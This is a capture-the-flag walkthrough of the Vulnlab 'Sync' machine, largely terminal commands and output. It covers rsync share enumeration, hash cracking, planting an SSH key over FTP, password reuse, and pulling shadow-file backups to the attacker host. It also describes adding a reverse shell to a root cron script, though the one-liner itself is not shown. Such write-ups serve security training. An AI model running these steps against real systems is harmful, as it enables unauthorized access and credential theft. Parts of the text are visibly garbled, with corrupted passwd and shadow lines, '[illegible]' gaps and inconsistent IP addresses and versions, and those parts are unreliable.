


## INITIAL SHELL:

NMAP Scan.


```
(kali㉿kali)-[~/opt/Vulnlab/sync]
$ nmap -p- -A 10.10.70.206
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-17 07:45 EDT
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 1.02% done; ETC: 08:06 (0:21:01 remaining)
Stats: 0:05:49 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 45.58% done; ETC: 07:58 (0:06:57 remaining)
Nmap scan report for 10.10.70.206 (10.10.70.206)
Host is up (0.17s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 33cddc855eb120a8a5e9cc92316349e0 (ECDSA)
|_  256 db174bab8ce2189e5f4d21673e0e32d6 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|_    PHPSESSID:
|       httponly flag not set
|_ http-title: Login
|_ http-server-header: Apache/2.4.52 (Ubuntu)
873/tcp   open  rsync    (protocol version 31)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1382.39 seconds
```


Navigating to port 80 shows a login page which is vulnerable to SQL Injection.





However no further exploitation can be performed.




Since port 873 is open, it is possible to enumerate shares using rsync. Transferring the interesting folder "httpd" to kali.




There is a “site.db” file in the transferred folder. Inspecting it using sqlitebrowser reveals usernames and password hash.




"index.php" which is in "httpd/www/" folder reveals the mechanism for which the hashes are stored in database above.



Creating a custom python script to brute force the hashes using the wordlist "rockyou.txt".



Successfully cracked the password "gerald" for user "triss"



Authenticating to port 21 (ftp) with the above credentials, and listing the contents reveals that we are inside the home folder of “triss” user. Creating “.ssh” folder and uploading “authorized\_keys” file containing the public key of kali attack machine (Note: you can generate key pairs in kali using “ssh-keygen”).

```
kali@kali:~/opt/vulnlab/sync$ ftp 10.10.70.200
Connected to 10.10.70.200.
220 (vsFTPd 3.0.3)
Name (10.10.70.200:kali): triss
331 Please specify the password
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||42672|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||34632|)
150 Here comes the directory listing.
drwxr-xr-x  2 1003  1003  4096 Apr 21 12:00 .
drwxr-xr-x  2 1003  1003  4096 Apr 21 12:00 ..
-rwxrwxrwx  1 0 0 9 Apr 21 12:00 .bash_history -> /dev/null
-rw-r--r--  1 1003  1003  220 Apr 19 19:37 .bash_logout
-rw-r--r--  1 1003  1003  3771 Apr 19 19:37 .bashrc
-rw-r--r--  1 1003  1003  867 Apr 19 19:37 .profile
226 Directory send OK.
ftp> mkdir .ssh
257 ".ssh" created
ftp> cd .ssh
250 Directory successfully changed.
ftp> pwd
Remote directory: /.ssh
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||132951|)
150 OK to send data.
1000 [.....] 563 9.76 MiB/s 00:00 ETA
226 Transfer complete.
563 bytes sent in 00:00 (1.07 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||41531|)
150 Here comes the directory listing.
-rw-r--r--  1 1003  1003  563 Oct 17 13:20 authorized_keys
226 Directory send OK.
ftp>
```

```
authorized_keys
-----
1 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDwUv07ZCly9vncT05/0maBk3ja7CFR2d0r6cTs3zEXMK8uXGK4iH6kHDS98HjYTO0b7B6hm3E4QVYV03TZRRfQWp9P/yI728zy56AnTi/cm0ZedqJEEXfBg073ADPZAbt6hK/KVP46rE0h30hLWStETYDBPu55kyjZC4SzwMkCTMGvTYQKJya2f002vePhUF=
h0hWfipep36Fu7k57sP68eyr2Ljy9kyMhAveTxyRz0M/qd/CLHxXmXMu+5bId6exvB62FxDmsa6AK2Mn+CS6nc5u9uMk8Eg7uSK3RoEwtpCwzZ139crrZZWdpgnLo9Mk/8J48gc90lPhZMAqU88qb73y50BmmE6+exMghLdEJ9Q9IEk85dt2nbfJ0etJ3nzm1Bwb4vV+5642vE87FhqbvdX=
M4uLdiQ26wt139dt54njfnux5+J9EE/AmPTAgT193TqCD0m3e0K3e0Kwco1Zuf50xkVU95oh3LCU= kali@kali
```



Accessing the server as “triss” via ssh thus gaining an initial foothold. Note that no password is required for triss via ssh since the public key of kali attack machine is already uploaded to the target.

```
(kali@kali) - [~/opt/Vulnlab/sync]
$ ssh triss@10.10.70.206
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-1023-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Oct 17 13:30:58 UTC 2023

System load:  0.0               Processes:    103
Usage of /:   28.0% of 7.57GB   Users logged in: 0
Memory usage: 24%              IPv4 address for eth0: 10.10.70.206
Swap usage:  0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

   https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

triss@ip-10-10-200-238:~$ id;whoami;hostname
uid=1003(triss) gid=1003(triss) groups=1003(triss)
triss
ip-10-10-200-238
triss@ip-10-10-200-238:~$
```

## PRIVILEGE ESCALATION I:

Inspecting the “/etc/passwd” file reveals two interesting user “sa” and “jennifer”. It is possible to switch user to “jennifer” using the same password as triss which is “gerald”.

```
triss@ip-10-10-200-238:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,:/var/lib/tpm:/bin/false
uidd:x:107:113:/run/uidd:/usr/sbin/nologin
tcpdump:x:108:114:/nonexistent:/usr/sbin/nologin
sshd:x:109:65534:/run/sshd:/usr/sbin/nologin
pollinate:x:110:1:/var/cache/pollinate:/bin/false
landscape:x:111:116:/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:117:fwupd-refresh user,,:/run/systemd:/usr/sbin/nologin
ec2-instance-connect:x:113:65534:/nonexistent:/usr/sbin/nologin
_chrony:x:114:121:Chrony daemon,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:999:100:/var/snap/lxd/common/lxd:/bin/false
sa:x:1001:1001,,:/home/sa:/bin/bash
httpd:x:1002:1002,,:/home/httpd:/bin/bash
triss:x:1003:1003,,:/home/triss:/bin/bash
fto:x:115:123:fto daemon,,:/srv/fto:/usr/sbin/nologin
jennifer:x:1004:1004,,:/home/jennifer:/bin/bash
triss@ip-10-10-200-238:~$ su jennifer
Password:
jennifer@ip-10-10-200-238:~$ id;whoami
uid=1004(jennifer) gid=1004(jennifer) groups=1004(jennifer)
jennifer
jennifer@ip-10-10-200-238:~$
```

gerald

Obtaining the “user.txt” flag

```
jennifer@ip-10-10-200-238:~$ find / -name user.txt 2>/dev/null
/home/jennifer/user.txt
jennifer@ip-10-10-200-238:~$ cd /home/jennifer
jennifer@ip-10-10-200-238:~$ pwd
/home/jennifer
jennifer@ip-10-10-200-238:~$ ls
user.txt
jennifer@ip-10-10-200-238:~$ cat user.txt
VL{bcf845cf94864fbba7e016d9fcd3a2db}
jennifer@ip-10-10-200-238:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 0a:90:88:b5:a3:85 brd ff:ff:ff:ff:ff:ff
    inet 10.10.70.206/18 metric 100 brd 10.10.127.255 scope global dynamic eth0
        valid_lft 3052sec preferred_lft 3052sec
    inet6 fe80::890:88ff:feb5:a385/64 scope link
        valid_lft forever preferred_lft forever
jennifer@ip-10-10-200-238:~$ hostname
ip-10-10-200-238
jennifer@ip-10-10-200-238:~$ whoami
jennifer
```

## PRIVILEGE ESCALATION II:

Further exploration of the file system reveals an interesting “/backup” folder which contains a lot of zip files.

Transferring one of the zip files to the kali attack machine and unzipping it to get the backup copy of “passwd” and “shadow” files of the target system. Note that it is not possible to read the original “/etc/shadow” file in the target as any user other than “root” user of the target .

```
kali@kali:~$ ipnetstatshypr

File Actions Edit View Help
~w-r--r-- 1 root root 5.8K Oct 17 16:30 1697562211.zip
~w-r--r-- 1 root root 5.8K Oct 17 16:40 1697562211.zip
~w-r--r-- 1 root root 5.8K Oct 17 16:40 1697562211.zip
~w-r--r-- 1 root root 5.8K Oct 17 16:40 1697562211.zip
~w-r--r-- 1 root root 5.8K Oct 17 16:46 1697562211.zip
~w-r--r-- 1 root root 5.8K Oct 17 16:46 1697562211.zip
~w-r--r-- 1 root root 5.8K Oct 17 16:46 1697562211.zip
~w-r--r-- 1 root root 5.8K Oct 17 16:52 1697562211.zip
~w-r--r-- 1 root root 5.8K Oct 17 16:56 1697562211.zip
~w-r--r-- 1 root root 5.8K Oct 17 16:56 1697562211.zip
~w-r--r-- 1 root root 5.8K Oct 17 16:56 1697562211.zip
~w-r--r-- 1 root root 5.8K Oct 17 17:00 1697562211.zip
~w-r--r-- 1 root root 5.8K Oct 17 17:02 1697562211.zip
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.1.254 - - [17/Oct/2023 17:04:26] "GET /1697562211.zip HTTP/1.1" 200 -

kali@kali:~$ ~opt/VulnLab/sync
$ wget http://10.10.10.206:8080/1697562211.zip
2023-10-17 17:04:26 -- http://10.10.10.206:8080/1697562211.zip
Connecting to 10.10.10.206:8080 -> connected.
HTTP request sent, awaiting response... 200 OK
Length: 5899 (5.8K) [application/zip]
Saving to: '1697562211.zip'

1697562211.zip                               100%
2023-10-17 17:04:26 (459 MB/s) - '1697562211.zip' saved [5899/5899]

kali@kali:~$ ~opt/VulnLab/sync
$ ls
1697562211.zip  authorized_keys  custom-crack.py  httpd  notes  rockylinux.txt

kali@kali:~$ ~opt/VulnLab/sync
$ unzip 1697562211.zip
Archive: 1697562211.zip
creating tmp/backups
inflating: tmp/backups/rsyncd.conf
creating tmp/backups/httpd
creating tmp/backups/httd/www/
inflating: tmp/backups/httpd/www/dashboard.php
inflating: tmp/backups/httpd/www/logout.php
inflating: tmp/backups/httpd/www/index.php
creating: tmp/backups/httpd/migrate/
creating: tmp/backups/httpd/db/
inflating: tmp/backups/httpd/db/site.db
inflating: tmp/backups/asswd
inflating: tmp/backups/shadow

kali@kali:~$ ~opt/VulnLab/sync
[sync] 0/2386 1123h
```



```
1 root:$Y$j9T$1v5C0z3Cp7209JMrFr1d$zPMhYy13kree7xtvushyzt2UwC.W5L1k7CfKA3A0:0:root:/root:/bin/bash
2 daemon::11:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin::2:2:bin:/usr/sbin:/usr/sbin/nologin
4 sys::3:3:sys:/dev:/usr/sbin/nologin
5 sync::4:65534:sync:/bin:/bin/sync
6 games::5:64:games:/usr/games:/usr/sbin/nologin
7 man::8:12:man:/var/cache/man:/usr/sbin/nologin
8 lp::7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail::8:mail:/var/mail:/usr/sbin/nologin
10 news::10:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp::10:8:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy::9:13:13:proxy:/usr/sbin/nologin
13 www-data::33:33:www-data:/var/www:/usr/sbin/nologin
14 backup::34:34:backup:/var/backups:/usr/sbin/nologin
15 list::38:38:listing List Manager:/var/lib/.../usr/sbin/nologin
16 lirc::30:30:lircd:/run/lircd:/usr/sbin/nologin
17 gnat::41:41:gnat Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody::65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-networkd::100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
20 systemd-resolve::101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
21 messagebus::102:105:/nonexistent:/usr/sbin/nologin
22 systemd-timesyncd::103:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
23 syslog::104:111:/home/syslog:/usr/sbin/nologin
24 apt::108:65534:/nonexistent:/usr/sbin/nologin
25 sss::106:112:TPM software stack,,/var/lib/tpm:/bin/false
26 uid::107:113:/run/uidgid:/usr/sbin/nologin
27 ctdump::108:114:/nonexistent:/usr/sbin/nologin
28 sshd::109:65534:/run/ssh:/usr/sbin/nologin
29 pollinate::110:11:/var/cache/pollinate:/bin/false
30 landscape::111:110:/var/lib/landscape:/usr/sbin/nologin
31 dbus-daemon::112:113:/run/dbus:/usr/sbin/nologin
32 ec2-instance-connect::113:65534:/nonexistent:/usr/sbin/nologin
33 chrony::114:121:Chrony daemon,,/var/lib/chrony:/usr/sbin/nologin
34 shunt::1100:1000:shunt:/home/ubuntu:/bin/bash
35 lxd::1999:100:/var/snap/lxd/common/lxd:/bin/false
36 srp:$Y$j9T$730Ca13Jm2ZfN8a6g5TP9dWu1n01Xm64m3CII1Pq94+8xwA.DtZMO0:1001:1001:,,/home/sr:/bin/bash
37 httpd:$Y$j9T$6wVt50p1n0f1m0r1011Jm6m0k0p0Ff9G11Pm8R0V6Cm07J0S:1002:1002:,,/home/httpd:/bin/bash
38 triss:$Y$j9T$5rL2k0at01.azx06QW1$14MX4YX0f1g4vQZd1bVNR93C0V4Q0E7Y2p04:1003:1003:,,/home/triss:/bin/bash
39 ftp::123:123:ftp daemon,,/srv/ftp:/usr/sbin/nologin
40 jemfir:$Y$j9T$06mCm13lvR6UCt0C850T55RoXrCtXaKZd1b6Pm9q9F1fA6Q01JC2o7:1004:1004:,,/home/jemfir:/bin/bash
```

[illegible]

```
jennifer@ip-10-10-200-238:/backup$ su sa
Password: sakura
sa@ip-10-10-200-238:/backup$ id;whoami;hostname
uid=1001(sa) gid=1001(sa) groups=1001(sa)
sa
ip-10-10-200-238
sa@ip-10-10-200-238:/backup$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 0a:90:88:b5:a3:85 brd ff:ff:ff:ff:ff:ff
    inet 10.10.70.206/18 metric 100 brd 10.10.127.255 scope global dynamic eth0
        valid_lft 3437sec preferred_lft 3437sec
    inet6 fe80::890:88ff:feb5:a385/64 scope link
        valid_lft forever preferred_lft forever
```

Uploading “pspy64” to the target and running it reveals that a bash script “/usr/local/bin/backup.sh” is being run as “root” user every two minutes. This bash script is responsible for zip files creation above.

[illegible]

This bash script is owned by “sa” user. Adding a malicious reverse shell one liner command at the end of the script and waiting two minutes gives a reverse shell as “root” user.

```
sa@10-10-200-238:/tmp$ ls -lah /usr/local/bin/backup.sh
-rwxr-xr-x 1 sa 211 Apr 19 19:10 /usr/local/bin/backup.sh
sa@10-10-200-238:/tmp$ cat /usr/local/bin/backup.sh
#!/bin/bash

mkdir -p /tmp/backup
cp -r /opt/httd /tmp/backup
cp /etc/passwd /tmp/backup
cp /etc/shadow /tmp/backup
cp /etc/rsyncd.conf /tmp/backup
zip -r /backup/$(date +%s).zip /tmp/backup
rm -rf /tmp/backup

